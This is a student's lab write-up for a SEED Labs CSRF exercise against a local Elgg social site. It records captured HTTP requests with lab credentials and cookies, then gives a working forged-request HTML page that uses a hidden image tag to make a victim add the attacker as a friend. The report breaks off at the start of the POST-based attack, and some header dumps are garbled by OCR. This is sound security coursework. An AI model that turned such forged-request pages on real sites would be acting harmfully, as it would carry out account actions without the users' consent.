
Liam Brew
09 Feb 2022

Lab 04: CSRF

Task 1: Observing HTTP Requests

There is not much to explain here. I followed the instructions to install the HTTP Header Live browser add-on, navigated to the Elgg website, and took samples of the following HTTP requests. To trigger the GET request I just loaded the home page. To trigger the POST request, I submitted the user credentials for Alice to log on.


HTTP GET:



```
GET: HTTP/1.1 200 OK
Date: Wed, 02 Feb 2022 18:26:16 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=155520(
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 4712
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/cache/1587931381/def
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Geck
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=qgt6p7no0qfbrp20g8ob28lcuh
GET: HTTP/1.1 200 OK
Date: Wed, 02 Feb 2022 18:26:16 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=155520(
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 1759
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/cache/1587931381/def
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Geck
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
```

```
GET http://www.seed-server.com/cache/1587931381/default/elgg/Ajax.js
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=qgt6p7no0qfbrp20g8ob28lcuh

Content-Length:0
```

HTTP POST:




```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Geck
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=------------
Content-Length: 560
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=qgt6p7no0qfbrp20g8ob28lcuh
__elgg_token=IIr1NfDL1pfaaYuOKudK8Q&__elgg_ts=1
POST: HTTP/1.1 200 OK
Date: Thu, 10 Feb 2022 02:00:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priva
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=4lbcoqmrm754m0u2pov2nq8qv3; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Geck
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------110948678336314871552045820 8
Content-Length: 560
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=qgt6p7no0qfbrp20g8ob28lcuh

__elgg_token=IIr1NfDL1pfaaYuOKudK8Q&__elgg_ts=1644458123&username=alice&password=seedalice

Content-Length:90
```

Task 2: CSRF Attack Using GET Request

First, I used HTTP Header Live to examine what a legitimate Add-Friend HTTP request looks like. Since Samy is already a member of Elgg, this can be assumed to be well within their capability. While logged in to Samy's account, I navigated to Alice's page and sent a friend request. This yielded the following HTTP GET request:

HTTP GET for Add Friend:



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=3h2rllojkttin3ukeplmnt2r31
GET: HTTP/1.1 200 OK
Date: Wed, 02 Feb 2022 18:26:16 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=155520
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/action/friends/add?f
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Geck
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=3h2rllojkttin3ukeplmnt2r31
GET: HTTP/1.1 200 OK
Date: Thu, 10 Feb 2022 02:16:28 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priva
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=93
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1644459386&__elgg_token=-a-VDB5XUoXXeuA2ZzcrtA&__elgg_ts=1644459386&__elgg_token=-a-VDB5XUoXXeuA2ZzcrtA
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=3h2rllojkttin3ukeplmnt2r31

Content-Length:0
```


From here, the following URL for the friend request is extracted:

http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1644459386&__elgg_token=-a-VDB5XUoXXeuA2ZzcrtA&__elgg_ts=1644459386&__elgg_token=-a-VDB5XUoXXeuA2ZzcrtA

This URL provides valuable information that may be used to assist in the CSRF attack. This is in the form of a user ID. As Samy sending the request to Alice, the following is yielded:

add?friend=56

This told me two things: that either Alice's or Samy's user ID was 56. To determine which was correct, I navigated to Boby's profile and sent him a friend request. This resulted in the following HTTP GET:




```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby
Cookie: Elgg=3h2rllojkttin3ukeplmnt2r31
GET: HTTP/1.1 200 OK
Date: Wed, 02 Feb 2022 18:26:16 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=155520(
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/action/friends/add?f
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Geck
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby
Cookie: Elgg=3h2rllojkttin3ukeplmnt2r31
GET: HTTP/1.1 200 OK
Date: Thu, 10 Feb 2022 02:32:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priva
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=90
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

```
http://www.seed-server.com/action/friends/add?friend=57&__elgg_ts=1644460362&__elgg_token=67k-LTMe7DYntUrizUw0Sw&__elgg_ts=1644460362&__elgg_token=67k-LTMe7DYntUrizUw0Sw
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby
Cookie: Elgg=3h2rllojkttin3ukeplmnt2r31
```

```
Content-Length:0
```

As you can see, the ID here is now 57, meaning that the add?friend= component of the URL refers to the target user's ID and that Alice's ID is indeed 56. This means that in order for the CSRF to work, I will have to use my user ID. To find this involved a bit of logic. First, I sent yet another friend request, this time to user Charlie. Using the methodology I described above, I was able to determine Charlie's user ID to be 58. At this point I knew the IDs of all other named users. Going off the member page of the website, I noticed that users are sorted in descending order in terms of their IDs, as Charlie > Boby > Alice:



Samy

Charlie


Boby

Alice

This makes sense as the members were sorted on the page by newest first, so it would be logical that later users have larger IDs. Based on this logic, I determined Samy's ID to be 59. This gives me the following URL to use in my attack:


http://www.seed-server.com/action/friends/add?friend=59

In order to get this to execute for Alice when she loads the www.attacker32.com page, I would insert this into the <src> tag of an image. This is because images automatically trigger HTTP GET requests, so by having the attack URL as the source the forged request should execute immediately. The code that I would use is the following:



seed@kali: ~/seed-labs/category-w
File Actions Edit View Help
HTTP Header Live

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
~
~
~
```

I confirmed that this works by logging in as Alice. In a new tab, I opened the attacker's GET request page. This yielded the following request:




```
http://www.seed-server.com/action/friends/add?f
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Geck
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: Elgg=dde342rcdi0u59ua8meadgandd
GET: HTTP/1.1 302 Found
Date: Thu, 10 Feb 2022 22:16:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priva
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.attacker32.com/
Vary: User-Agent
Content-Length: 350
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox


```
GET  http://www.seed-server.com/action/friends/add?friend=59
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: Elgg=dde342rcdi0u59ua8meadgandd
```

This indicates that the request was successful. To double check, I viewed Samy’s profile page. The fact that he was already added as a friend means that the attack worked:




Task 3: CSRF Attack Using POST Request

I gained intelligence on the profile modification process by modifying Samy’s ‘About me’ section:



POST data test

This resulted in the following HTTP POST request:




```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------1882201082757755077855708736
Content-Length: 2961
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=3h2rllojkttin3ukeplmnt2r31
Upgrade-Insecure-Requests: 1

__elgg_token=uRi_6xGV0tiXU9Z4W5za6w&__elgg_ts=1644462847&name=Samy&description=<p>POST data test</p> &a

Content-Length:451
```

The content of this POST request is quite significant:

